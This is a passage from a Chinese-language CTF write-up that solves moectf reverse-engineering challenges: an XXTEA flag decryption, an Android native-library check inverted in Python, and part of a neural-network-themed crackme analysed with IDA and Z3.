        addend = (((a[11] ^ s) + (a[9] ^ KEY[((s >> 2) ^ 0xA) & 3])) ^
                  (((16 * a[9]) ^ (a[11] >> 3)) + ((4 * a[11]) ^ (a[9] >> 5))))
        a[10] = u32(a[10] - addend)
        addend = (((a[10] ^ s) + (a[8] ^ KEY[((s >> 2) ^ 9) & 3])) ^
                  (((16 * a[8]) ^ (a[10] >> 3)) + ((4 * a[10]) ^ (a[8] >> 5))))
        a[9] = u32(a[9] - addend)
        addend = (((a[9] ^ s) + (a[7] ^ KEY[(s >> 2) & 3])) ^
                  (((16 * a[7]) ^ (a[9] >> 3)) + ((4 * a[9]) ^ (a[7] >> 5))))
        a[8] = u32(a[8] - addend)
        addend = (((a[8] ^ s) + (a[6] ^ KEY[((s >> 2) ^ 7) & 3])) ^
                  (((16 * a[6]) ^ (a[8] >> 3)) + ((4 * a[8]) ^ (a[6] >> 5))))
        a[7] = u32(a[7] - addend)
        addend = (((s ^ a[7]) + (a[5] ^ KEY[((s >> 2) ^ 6) & 3])) ^
                  (((16 * a[5]) ^ (a[7] >> 3)) + ((4 * a[7]) ^ (a[5] >> 5))))
        a[6] = u32(a[6] - addend)
        addend = (((s ^ a[6]) + (a[4] ^ KEY[((s >> 2) ^ 5) & 3])) ^
                  (((16 * a[4]) ^ (a[6] >> 3)) + ((4 * a[6]) ^ (a[4] >> 5))))
        a[5] = u32(a[5] - addend)
        addend = (((s ^ a[5]) + (a[3] ^ KEY[(s >> 2) & 3])) ^
                  (((16 * a[3]) ^ (a[5] >> 3)) + ((4 * a[5]) ^ (a[3] >> 5))))
        a[4] = u32(a[4] - addend)
        addend = (((s ^ a[4]) + (a[2] ^ KEY[~(s >> 2) & 3])) ^
                  (((16 * a[2]) ^ (a[4] >> 3)) + ((4 * a[4]) ^ (a[2] >> 5))))
        a[3] = u32(a[3] - addend)
        addend = (((s ^ a[3]) + (a[1] ^ KEY[((s >> 2) ^ 2) & 3])) ^
                  (((16 * a[1]) ^ (a[3] >> 3)) + ((4 * a[3]) ^ (a[1] >> 5))))
        a[2] = u32(a[2] - addend)
        addend = (((s ^ a[2]) + (a[0] ^ KEY[((s >> 2) ^ 1) & 3])) ^
                  (((16 * a[0]) ^ (a[2] >> 3)) + ((4 * a[2]) ^ (a[0] >> 5))))
        a[1] = u32(a[1] - addend)
        addend = (((s ^ a[1]) + (a[15] ^ KEY[(s >> 2) & 3])) ^
                  (((4 * a[1]) ^ (a[15] >> 5)) + ((16 * a[15]) ^ (a[1] >> 3))))
        a[0] = u32(a[0] - addend)
        s = u32(s - DELTA)
    return a
# 解析 xmm（IDA 大端 hex → 内存小端字节）
def xmm_to_dwords(hexstr):
    hexstr = hexstr.rstrip('h').lstrip('0').zfill(32)
    b = bytes.fromhex(hexstr)[::-1]
    return list(struct.unpack('<4I', b))
```

```
v27 = xmm_to_dwords('8D9F4D2760AA5AF399F3CEE58EEA087Ch')
v26 = xmm_to_dwords('0C4D0A55837778398646BE35884EBDFDDh')
v29 = xmm_to_dwords('08608800C4E5EAE9C3FEE9E5824AD1E8h')
v28 = xmm_to_dwords('229B995445F537C35977949789F425F4h')
# 组装 16 dword 状态
target = [
    v26[0], v26[1], v26[2], v26[3],   # v25 v24 v20 v19
    v27[0], v27[1], v27[2], v27[3],   # v18 v23 v22 v21
    v28[0], v28[1], v28[2], v28[3],   # v8  v9  v10 v11
    v29[0], v29[1], v29[2], v29[3],   # v12 v13 v14 v7
]
pt = decrypt(target)
flag = struct.pack('<16I', *pt)
print(flag.decode())
```

```
"D:\LJY\python project\3\Scripts\python.exe" "D:\LJY\python project\1\
moectf{Tre4t_f4ncha1_W1tH_xxtea_Wh4t_A_g00d_Id3a_HahaHAh4hAH4ha}
```

- 广晨风语录

一个apk安卓逆向，先丢JADX分析：

JAVA

```
/* loaded from: classes.dex */
public class MainActivity extends Activity {
    private native String nativeQuote(String str);
    /* JADX INFO: Access modifiers changed from: private */
    public void submitInput() {
        if (!this.nativeLoaded) {
            try {
                System.loadLibrary("gcquotes");
                this.nativeLoaded = true;
        }
        try {
            String nativeQuote = nativeQuote(this.input.getText().toString());
            if (nativeQuote != null && nativeQuote.length() != 0) {
                this.output.setText(nativeQuote);
                return;
            }
            this.output.setText("电车就是问界");
        } catch (Throwable th2) {
            this.output.setText("手机就是遥遥领先");
        }
    }
}
```

题目提示"主要买可乐和 Android Native 层"，核心逻辑在Native 层`libgcquotes.so`的`nativeQuote`方法中，我们解压缩APK文件，分析`lib/arm64-v8a/libgcquotes.so`文件扔到ida分析：

C++

```
JNIEnv_ *__fastcall Java_com_moectf_gcfquotes_MainActivity_nativeQuote(JNIEnv_ *result, __int64
a2, __int64 a3)
{
  if ( result )
  {
```

```
    if ( a3 )
    {
      v4 = result;
      StringUTFChars = JNIEnv_::GetStringUTFChars();
      if ( StringUTFChars )
      {
        gcf::QuoteEngine::QuoteEngine((gcf::QuoteEngine *)v9);
        v7 = (const char *)gcf::QuoteEngine::process((gcf::QuoteEngine *)v9, v6);
        JNIEnv_::ReleaseStringUTFChars(v4, a3, v6);
        return (JNIEnv_ *)JNIEnv_::NewStringUTF(v4, v7);
      }
      v8 = (const char *)&unk_3069;
      result = v4;
    }
    return (JNIEnv_ *)JNIEnv_::NewStringUTF(result, v8);
  }
  return result;
}
```

重点都看最里层if的内容，关键处理见 `gcf::QuoteEngine::process` ：

```C++
__int64 __fastcall gcf::QuoteEngine::process(gcf::QuoteEngine *this, const char *a2)
{
  gcf::InputSession::InputSession((gcf::InputSession *)v13);
  gcf::InputSession::capture((gcf::InputSession *)v13, a2);
  gcf::Verifier::verify(v4, v13);
  if ( v14 )
    n68 = 68;
  else
    n68 = 51;
  v7 = (gcf::QuoteRepository *)gcf::QuoteEngine::select(v6, v13);
  gcf::InputSession::~InputSession((gcf::InputSession *)v13);
  return v11;
}
```

重点查看校验逻辑 `Verifier::verify` ：

```C++
__int64 __fastcall gcf::Verifier::verify(gcf::PayloadProcessor *a1, __int64 a2)
{
  gcf::Verifier *v3; // x0
  __int64 result; // x0
  if ( *(_QWORD *)(a2 + 128) == 27 )
  {
    v3 = (gcf::Verifier *)gcf::PayloadProcessor::transform(a1, (unsigned __int8 *)a2, 0x1Bu);
    result = gcf::Verifier::compare(v3, (gcf *)a2, byte_3020, (unsigned __int8 *)&qword_18 +
3);
    *(_DWORD *)(a2 + 148) = result;
  }
  return result;
}
```

关键逻辑就挖出来了：输入长度27字节然后对输入数据进行就地变换，变换完与硬编码数组 `byte_3020` 作比较：

我们读该数组出来：

```
.rodata:0000000000003020 byte_3020       DCB 0xC7, 0xE7, 0xD, 0x31, 0x4A, 0x73, 0x87, 0x8D, 0xB3
.rodata:0000000000003020                                         ; DATA XREF: gcf::Verifier::veri
.rodata:0000000000003029                 DCB 0x89, 0xAF, 0xEF, 0x44, 0x65, 0x8E, 0xA3, 0xC3, 0xE5
.rodata:0000000000003032                 DCB 0x2E, 0x6E, 0xBF, 0xE1, 0x1A, 0x4C, 0x65, 0xD9, 0x1B
.rodata:000000000000303B                 DCB 0
```

然后就是再抓一下校验逻辑里面引用的变换算法：

C++

```
void __fastcall gcf::PayloadProcessor::transform(gcf::PayloadProcessor *this,unsigned __int8
*a2,unsigned __int64 n0x1B)
{
  if ( a2 )
  {
    v3 = n0x1B > 1;
    v4 = n0x1B - 1;
    if ( v3 )
    {
      v7 = *a2;
      v5 = a2 + 1;
      v6 = v7;
      do
      {
        v6 = *v5 ^ (v6 + 40) ^ 0x67;
        *v5++ = v6;
        --v4;
      }
      while ( v4 );
    }
  }
}
```

整理出来可以见得：

C

```
void transform(unsigned char* data, size_t len) {
    if (len ≤ 1) return;
    int v = data[0];
    for (int i = 1; i < len; ++i) {
        v = data[i] ^ (v + 40) ^ 0x67;
        data[i] = v;
    }
}
```

然后我们从目标值倒推原始输入拿flag，攻击脚本：

PYTHON

```
target = bytes.fromhex(
    "c7e70d314a73878db389afef44658ea3"
    "c3e52e6ebfe11a4c65d91b"
)
inp = bytearray(27)
inp[0] = target[0]          # 第0字节不变
v = inp[0]
for i in range(1, 27):
    # T[i] = input[i] ^ (v + 40) ^ 0x67
```

```
    # → input[i] = T[i] ^ (v + 40) ^ 0x67
    inp[i] = target[i] ^ ((v + 40) & 0xff) ^ 0x67
    v = target[i]           # 下一轮用变换后的值
print(inp)
print(inp.decode('utf-8', errors='replace'))
```

```
>>> print(inp.decode('utf-8', errors='replace'))
oectf{Ea5y_4ndroiD_Nativ3}
>>>
```

把flag就挖出来了，第一个字符有点问题可能是IDA编码问题？不过问题不大改成moectf{}就行

2B 小模型

这道题给了一个说明文本：

```text
运行 neural_reverse.exe 程序，输入 12 个介于 [0,95] 之间的整数。
程序会自动启动神经网络训练，并输出 30 个字节作为训练结果。
你的目标是找到唯一合法的输入，使得训练结果恰为完整 Flag。
Flag 长度：30 字节
Flag md5：bdc0be8b744ddf53c35c4232b2b137da
```

可以看出这是一道神经网络逆向题，我们先扔IDA里面看看：

IDA里面只有五个函数，先看start函数研究研究，伪代码整理完应该是：

```cpp
void __noreturn start()
{
  //控制台初始化
  ::hFile = GetStdHandle(0xFFFFFFF5);
  hConsoleInput = GetStdHandle(0xFFFFFFF6);
  WriteFile(::hFile, "=== Neural Reverse Console ===\r\n", 0x20u, NumberOfBytesWritten, 0);
  WriteFile(::hFile, "Input 12 integer features in [0, 95], separated by spaces.\r\n> ", 0x3Eu,
NumberOfBytesWritten, 0);
  //读取一行输入
  if ( !ReadFile(hConsoleInput, NumberOfBytesWritten, 0x1FFu, &NumberOfBytesRead, 0) )
    sub_7FF745791A50(1u);
  NumberOfBytesRead_1 = NumberOfBytesRead;
  v1 = -(__int64)NumberOfBytesRead;
  //手写atoi解析12个整数
  n12 = 0;
  v3 = 0x100002600LL;
  v4 = 0;
  LODWORD(NumberOfBytesRead_2) = 0;
  do
  {
    if ( (unsigned int)NumberOfBytesRead_2 >= (unsigned int)NumberOfBytesRead_1 )  //输入不足12个
数
      break;
    while ( 1 )
    {
      n0x20 = *((unsigned __int8 *)&v74[11] + v6 + 7);
```

```
      if ( n0x20 > 0x20 || !_bittest64(&v3, n0x20) )
        break;//非空白退出
    n45 = *((_BYTE *)NumberOfBytesWritten + (unsigned int)(v6 - 1));//当前字符
    v10 = n45 == 45;//45为'-'，用于检测负号
    LOBYTE(n9) = *((_BYTE *)NumberOfBytesWritten + v11 + v6 - 1) - 48;
    if ( (unsigned __int8)n9 > 9u )//不是数字停止解析
      break;
      //十进制累加
      while ( 1 )
      {
        n9_1 = *((_BYTE *)NumberOfBytesWritten + v11 + NumberOfBytesRead_2 + 1) - 48;
        if ( n9_1 > 9u )
          break;
        n9 = n9_1 + 10 * n9;
        NumberOfBytesRead_3 = v11 + 1 + NumberOfBytesRead_2++ + 1;
    n9_2 = -n9;  //负号取反
    if ( !v10 )
      n9_2 = n9;
    if ( n9_2 > 0x5F )  //不能大于95
      break;
    v74[n12] = n9_2;
    LOBYTE(v4) = n12++ >= 0xB;  //读满第12个后置标志
  }
  while ( n12 != 12 );
LABEL_21:
  if ( (v4 & 1) == 0 )  //不足12个数
  {
    WriteFile(::hFile, "invalid input\r\n", 0xFu, lpNumberOfBytesWritten_, 0);
  }
  //运行时生成final层参数
  sub_7FF745791B50(v4, v1, n12, 0x100002600LL);
  //三层静态Dense（前向传播）
  sub_7FF745792030((__int64)&unk_7FF745793030, (__int64)&unk_7FF745793000, v74, (__int64)v77);
  sub_7FF745792030((__int64)&unk_7FF7457932A0, (__int64)&unk_7FF745793270, v77, (__int64)v76);
  sub_7FF745792030((__int64)&unk_7FF745793510, (__int64)&unk_7FF7457934E0, v76, (__int64)v73);
  //v73被展开为12个局部变量：
  v42 = v73[0];
        ...
  //final层
  v24 = 1;
  v25 = &unk_7FF745795158;  //final层W起点
  v26 = v73[11];
  for ( n60 = 0; n60 != 60; n60 += 2 )
  {
    n0x100 = *(_QWORD *)((char *)&xmmword_7FF745795010 + n60 * 4)
           + v42 * *(v25 - 11)
           + v41 * *(v25 - 10)
           + v40 * *(v25 - 9)
           + v16 * *(v25 - 8)
           + v17 * *(v25 - 7)
           + v18 * *(v25 - 6)
           + v19 * *(v25 - 5)
           + v20 * *(v25 - 4)
           + v21 * *(v25 - 3)
           + v22 * *(v25 - 2)
           + v23 * *(v25 - 1)
           + v26 * *v25;
    if ( n0x100 >= 0x100 )  //低字节范围检查
      v24 = 0;
```

```
    *(_QWORD *)&lpNumberOfBytesWritten_[n60] = n0x100;  // out[i]存入输出缓冲
    v25 += 12;  //下一行权重
  }
  //校验+打印
  if ( !v24 )
  {
    WriteFile(
      ::hFile,
      "[trainer] converged, but decoder logits are outside byte range.\r\n",
      0x41u,
      &lpNumberOfBytesWritten__1,
      0);
    sub_7FF745791A50(0);
  }
  lpNumberOfBytesWritten__1 = 0;
  WriteFile(::hFile, "[trainer] output bytes: ", 0x18u, &lpNumberOfBytesWritten__1, 0);
  for ( n29 = 0; ; ++n29 )  //打印30个低字节，两位hex+空格
  {
    v30 = *(_QWORD *)&lpNumberOfBytesWritten_[2 * n29];
    Buffer = a0123456789abcd[(unsigned __int8)v30 >> 4];  //hex高4位
    v38 = a0123456789abcd[v30 & 0xF];  //hex低4位
    WriteFile(::hFile, &Buffer, 2u, &lpNumberOfBytesWritten__1, 0);
    if ( n29 == 29 )
      break;
    WriteFile(::hFile, " ", 1u, &lpNumberOfBytesWritten__1, 0);
  }
  //展开30个QWORD
  if ( (unsigned __int64)(v72 - 127) ≥ 0xFFFFFFFFFFFFFFA1uLL
    && ... && (unsigned __int64)(*(_QWORD *)lpNumberOfBytesWritten_ - 127LL) ≥
0xFFFFFFFFFFFFFFA1uLL )
  {
    lpNumberOfBytesWritten__1 = 0;
    WriteFile(::hFile, "\r\n[trainer] ascii: ", 0x13u, &lpNumberOfBytesWritten__1, 0);
    for ( n30 = 0; n30 ≠ 30; ++n30 )
    {
      Buffer = lpNumberOfBytesWritten_[2 * n30];
      lpNumberOfBytesWritten__1 = 0;
      WriteFile(::hFile, &Buffer, 1u, &lpNumberOfBytesWritten__1, 0);
    }
}
```

还是很混乱看起来，我们把它关键逻辑整理成清晰明了的C语言就变成了：

```c
// 控制台初始化
hOut = GetStdHandle(STD_OUTPUT_HANDLE);   // -11
hIn  = GetStdHandle(STD_INPUT_HANDLE);    // -10
WriteFile(hOut, "═══ Neural Reverse Console ═══\r\n");
WriteFile(hOut, "Input 12 integer features in [0, 95], separated by spaces.\r\n> ");
// 读一行 + 手写 atoi 解析 12 个整数
ReadFile(hIn, buf, 0x1FF, &nRead, NULL);
int x[12]; int cnt = 0;
pos = 0;
while (cnt ≠ 12) {
    while (pos < nRead && isspace(buf[pos])) pos++;   // 位图 0x100002600
    if (pos ≥ nRead) break;                           // 输入不够 12 个数
    neg = (buf[pos] == '-'); if (neg) pos++;
    if (pos ≥ nRead || buf[pos] < '0' || buf[pos] > '9') break;
```

```
    val = 0;
    while (pos < nRead && isdigit(buf[pos])) val = val*10 + (buf[pos++] - '0');
    if (neg) val = -val;
    if (val > 95) break;                              // 0x5F
    x[cnt++] = val;
}
if (cnt != 12) { WriteFile(hOut, "invalid input\r\n"); ExitProcess(2); }
// 运行时生成 final 层参数
trainer();                                    // 0x1B50, 假训练
// 3 层静态 Dense (参数: W, bias, in, out)
h1[12] = dense(W@0x3030, b@0x3000, x);
h2[12] = dense(W@0x32A0, b@0x3270, h1);
h3[12] = dense(W@0x3510, b@0x34E0, h2);
// final 层 12→30, QWORD 运算
int64 out[30]; int ok = 1;
for (i = 0; i < 30; i++) {
    out[i] = bf[i] + Σ_{j=0..11} h3[j] * Wf[i][j];   // bf@0x5010, Wf@0x5158
    if (out[i] ≥ 0x100) ok = 0;                       // 低字节范围检查
}
if (!ok) { WriteFile("[trainer] converged, but decoder logits are outside byte range.\r\n");
ExitProcess(0); }
```

我在代码中都标记了注释作了简单的分析，比较重要的有一个假训练函数即0x1B50，我们看看伪代码再作梳理：

C++

```
__int64 __fastcall sub_7FF745791B50(__int64 a1, __int64 a2, __int64 n12)
{
  WriteFile(hFile, "[trainer] epoch 0/12  fitting bias\r\n", 0x24u, NumberOfBytesWritten, 0);
  n12_3 = 0;
  xmmword_0x5010[0] = (int)sub_7FF7457920F0(0);   //hash1
  xmmword_0x5010[1] = (int)sub_7FF7457920F0(1);
  ...
  Sleep(0x2Du);
  //12轮权重生成
    do
    {
      v8 = v7++;
      *((_BYTE *)NumberOfBytesWritten + v8) = (n0xA % 0xA) | 0x30;
      v9 = n0xA < 0xA;
      n0xA /= 0xAu;
    }
    for ( n30 = 0; n30 != 30; ++n30 )  //内层循环
    {
      v14 = (int)sub_7FF7457920F0((unsigned int)n30);
      v4[v11] = v14 + (int)sub_7FF745792120((unsigned int)(v11 + n12_3)) - *(_QWORD *)v12;
 //hash2
      v12 = (__int128 *)((char *)v12 + 8);
      v11 += 12;
    }
    Sleep(0x2Du);
    ++v4;
    n12_2 = n12_1;
    n12_3 = n12_1;
  }
  while ( n12_1 != 12 );  //外层循环列从0加到12每轮加1
  return n12_2;
}
```

这段代码的重点也就是那12轮的权重生成即内外层循环，trainer也就是用两个哈希确定性生成390个参数，逻辑明了了我们就再往下看看两个哈希函数：

```C++
__int64 __fastcall sub_7FF7457920F0(int a1)
{
  return dword_7FF745793750[a1] ^ __ROL4__(-1640531527 * a1 - 1029691751, 7 * a1 + 5) ^
0xA5C3D2E1;
}
```

```C++
__int64 __fastcall sub_7FF745792120(int a1)
{
  return dword_7FF7457937D0[a1] ^ __ROL4__(-1640531527 * a1 - 1316022888, 7 * a1 + 5) ^
0xA5C3D2E1;
}
```

这俩哈希函数比较清晰了看着已经，都需要查表后对32位循环左移，一个用来生成final层的bias，一个用来生成final层的权重，我们先查表把内容扒出来：

```
00007FF745793750 ; _DWORD dword_7FF745793750[32]
00007FF745793750 dword_7FF745793750 dd 0E38FE23h, 20390B61h, 8A63D5AEh, 0B7B6C8BFh, 0D33FC857h
00007FF745793750                                        ; DATA XREF: __ROL4___w+3↑o
00007FF745793764                 dd 1044E432h, 25B4696Ch, 0FC659C9h, 6CB757E2h, 8CF53331h
00007FF745793778                 dd 0D02B185h, 23F1ED4Ah, 2F99A56Fh, 914D7878h, 71A48A06h
00007FF74579378C                 dd 0B7DFD71Ch, 0E0F71233h, 81872430h, 4E0981A4h, 0A2817C62h
00007FF7457937A0                 dd 82615DEh, 637EFCD1h, 8719E8Eh, 3D39A7C4h, 2BC21916h
00007FF7457937B4                 dd 3F60B286h, 0BB61C682h, 93DBDBA7h, 38D18457h, 554D7C69h
00007FF7457937C8                 dd 2 dup(0)
```

```
00007FF7457937D0 dword_7FF7457937D0 dd 942161F7h, 0CD36C61Dh, 0ED94BD11h, 0ABF304EBh, 0F11A2A18h
00007FF7457937D0                                        ; DATA XREF: __ROL4___w_0+3↑o
00007FF7457937E4                 dd 1B5E729h, 0ADCB1E73h, 33FD69C4h, 0B1AA8E8Ch, 0BDE60374h
00007FF7457937F8                 dd 6B75441Ch, 0E7EE2525h, 2DFB8375h, 1FA3911Ch, 11E2F632h
00007FF74579380C                 dd 97E7D0ACh, 7F2E8DC9h, 0B6F0304Eh, 2E6EF635h, 11BA9F5Fh
00007FF745793820                 dd 95DBC929h, 9F90310Fh, 80EA175Eh, 87029F1Ah, 0EA1DC239h
00007FF745793834                 dd 2F519D7Fh, 4C25A68Dh, 2060628Eh, 0E5087B1Ch, 7A4E4F36h
00007FF745793848                 dd 6DDD54Ch, 5352665Fh, 55F5BA11h, 0F9A4C38Ah, 0A496758Bh
00007FF74579385C                 dd 0D770BFF9h, 477BB5D8h, 366E876Eh, 0C9BB3BFBh, 9430D24Dh
00007FF745793870                 dd 0A88491B5h, 22DA9170h, 1253B82Bh, 0BB6EC163h, 93FA1D1Ch
00007FF745793884                 dd 248CA9FDh, 66B9B9EEh, 0C19FC270h, 0ACC8AC5Ch, 0BA6104C1h
00007FF745793898                 dd 66E50F35h, 0D4961E39h, 3B9A7B44h, 40B0D9A8h, 0AD62B3AEh
00007FF7457938AC                 dd 84B338F5h, 9301DB57h, 595D6C72h, 0B192D7ADh, 4A35E0Dh
00007FF7457938C0                 dd 0BAFA3B6Ch, 0B36EB626h, 693D5256h, 4D8E5064h, 4873A9E7h
00007FF7457938D4                 dd 0EA1ACF3Bh, 0E06FF3FCh, 0A9AB9D25h, 2AAAF867h, 2727A7B6h
00007FF7457938E8                 dd 8AD4A8BCh, 0A3D8916Bh, 0A3E6F8D5h, 53CF677Dh, 67EB418Ch
00007FF7457938FC                 dd 5EEFFDDCh, 0AC97DC93h, 0EDFD60DCh, 9ED62992h, 0CCA833CAh
00007FF745793910                 dd 48C78E42h, 0B9D21B72h, 5F634432h, 740E62E8h, 56A51A9Bh
00007FF745793924                 dd 5F05D79Eh, 0C9DB2E3Ch, 3F9F0F35h, 0B865D077h, 34A70091h
00007FF745793938                 dd 0B74BADEFh, 18DEBB8Dh, 0A7940407h, 17F106ADh, 9958DBFFh
00007FF74579394C                 dd 80357D50h, 6E548DE6h, 0E688C8A8h, 0D691C4B9h, 0D5B821B6h
00007FF745793960                 dd 0A4496EA1h, 0D7D847F5h, 909B70CCh, 6415AAABh, 0BAC0C3F1h
00007FF745793974                 dd 3F3C0A84h, 9E224343h, 8D9367E5h, 12DDC1C5h, 0AAEE3BBBh
00007FF745793988                 dd 177259B0h, 6D0FFFE1h, 8B211781h, 42BC901Ah, 682662CEh
00007FF74579399C                 dd 4ECD1DF2h, 0DF1B1785h, 7F3CC4ACh, 15ACB574h, 0F3E9772Bh
00007FF7457939B0                 dd 5EB6366Ah, 0BAABB166h, 4A83D5A0h, 82E668FFh, 862A45A2h
00007FF7457939C4                 dd 212E2045h, 9744362h, 91F9330Ah, 0CBD91FEh, 937EC459h
00007FF7457939D8                 dd 766C60C9h, 0AB5C1B96h, 2990631Dh, 3B6E98FFh, 3C0B6C59h
00007FF7457939EC                 dd 2C0BE6E4h, 0B2232509h, 76304B71h, 10594532h, 0EE124BA7h
00007FF745793A00                 dd 0D253E656h, 8C210D63h, 70713625h, 5EC7E9B4h, 0EF2A356Dh
00007FF745793A14                 dd 0B12C6292h, 33A825C8h, 0FDD76330h, 4CDB81A2h, 1FFBF5E0h
00007FF745793A28                 dd 96CBE118h, 4BC440DAh, 4EADC6AFh, 0F757D988h, 0B334A095h
00007FF745793A3C                 dd 5154F089h, 1F477AD2h, 19CE6B71h, 0B917CB0Dh, 58433939h
00007FF745793A50                 dd 22A6F5F7h, 70133E3Ah, 0BF6AA84Fh, 0D787AB46h, 400E0D2Ah
00007FF745793A64                 dd 0F54A074Fh, 5BFB09DFh, 0BC5C2C3h, 0B57D0C01h, 0E724D972h
00007FF745793A78                 dd 8A9044FAh, 356E509Bh, 6C3E7B50h, 0C7307A8Ah, 0FBD48602h
00007FF745793A8C                 dd 88FFDB43h, 3CCD24BBh, 0B49D710Ah, 0FB31ECCBh, 0C1041FABh
00007FF745793AA0                 dd 0F29A33C1h, 0C04D1AC2h, 0B3BC1D68h, 97FA18F2h, 886E202Ah
00007FF745793AB4                 dd 6153A884h, 4F12C128h, 4A6FD3FAh, 3D313B22h, 56EE5261h
00007FF745793AC8                 dd 0D6CC8F56h, 4AFF6B4Bh, 0C08FD9EChh, 479D328Ah, 3B976E29h
00007FF745793ADC                 dd 0A91491C2h, 0DD35C89h, 9A032795h, 3894DADFh, 43D786B3h
00007FF745793AF0                 dd 53A0E8DFh, 1419AF7Fh, 0F330B957h, 3710B32Bh, 0AC485ACBh
00007FF745793B04                 dd 39C7A3A6h, 43B8161Dh, 0FAB7C505h, 0D8C406DCh, 0B80E45BEh
```

然后我们继续往下该看看Dense层函数了：

C++

```
__int64 __fastcall sub_7FF745792030(__int64 a1, __int64 a2, _QWORD *a3, __int64 a4)
{
  int *v4; // rcx
  __int64 n12; // rax
  v4 = (int *)(a1 + 44);
  for ( n12 = 0; n12 != 12; ++n12 )
  {
    *(_QWORD *)(a4 + 8 * n12) = *(int *)(a2 + 4 * n12)
                              + *a3 * *(v4 - 11)
                              + a3[1] * *(v4 - 10)
                              + a3[2] * *(v4 - 9)
                              + a3[3] * *(v4 - 8)
                              + a3[4] * *(v4 - 7)
                              + a3[5] * *(v4 - 6)
                              + a3[6] * *(v4 - 5)
                              + a3[7] * *(v4 - 4)
                              + a3[8] * *(v4 - 3)
                              + a3[9] * *(v4 - 2)
                              + a3[10] * *(v4 - 1)
                              + a3[11] * *v4;
    v4 += 12;
  }
```

```
  return n12;
}
```

这个函数的逻辑结构也已经很清晰了，唯一的未知数也就是权重了，在start函数里面总共套用了三层我们因此需要找到三个权重：

```
sub_7FF745792030((__int64)&unk_7FF745793030, (__int64)&unk_7FF745793000, v74, (__int64)v77);
sub_7FF745792030((__int64)&unk_7FF7457932A0, (__int64)&unk_7FF745793270, v77, (__int64)v76);
sub_7FF745792030((__int64)&unk_7FF745793510, (__int64)&unk_7FF7457934E0, v76, (__int64)v73);
```

我们分别去对应的位置读取hex值也就拿到权重了：


```
0000000140003000  03 00 00 00 02 00 00 00  06 00 00 00 F9 FF FF FF
0000000140003010  FC FF FF FF 01 00 00 00  FF FF FF FF 03 00 00 00
0000000140003020  07 00 00 00 FD FF FF FF  F9 FF FF FF 03 00 00 00
```

```
0000000140003030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000140003040  01 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000140003050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000140003060  00 00 00 00 FF FF FF FF  00 00 00 00 00 00 00 00
0000000140003070  01 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000140003080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000140003090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001400030A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001400030B0  00 00 00 00 FF FF FF FF  00 00 00 00 00 00 00 00
00000001400030C0  00 00 00 00 01 00 00 00  00 00 00 00 01 00 00 00
00000001400030D0  FE FF FF FF 00 00 00 00  00 00 00 00 00 00 00 00
00000001400030E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

```
0000000140003270  06 00 00 00 FB FF FF FF  00 00 00 00 06 00 00 00
0000000140003280  FF FF FF FF FE FF FF FF  FC FF FF FF FB FF FF FF
```

```
00000001400032A0  01 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001400032B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001400032C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001400032D0  00 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00
00000001400032E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001400032F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000140003300  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000140003310  01 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000140003320  FF FF FF FF 00 00 00 00  00 00 00 00 00 00 00 00
0000000140003330  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000140003340  00 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00
0000000140003350  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

```
00000001400034E0  06 00 00 00 FB FF FF FF  07 00 00 00 FF FF FF FF
00000001400034F0  FE FF FF FF FD FF FF FF  FA FF FF FF FC FF FF FF
```



至此，数据全部集齐，我们写最终求解flag的完整脚本，由于从源文件中抓取的数字都过于巨大，因此对应的数据我直接通过读取脚本对应的位置写程序抓取，我首先将上面的分析模拟了一遍之后纯线性构造整网，然后通过Z3模拟器枚举候选最后从中找到md5与题目相同的拿到flag，求解脚本如下：

PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import struct, hashlib, sys, random
from z3 import *
EXE = sys.argv[1] if len(sys.argv) > 1 else 'chall13.exe'
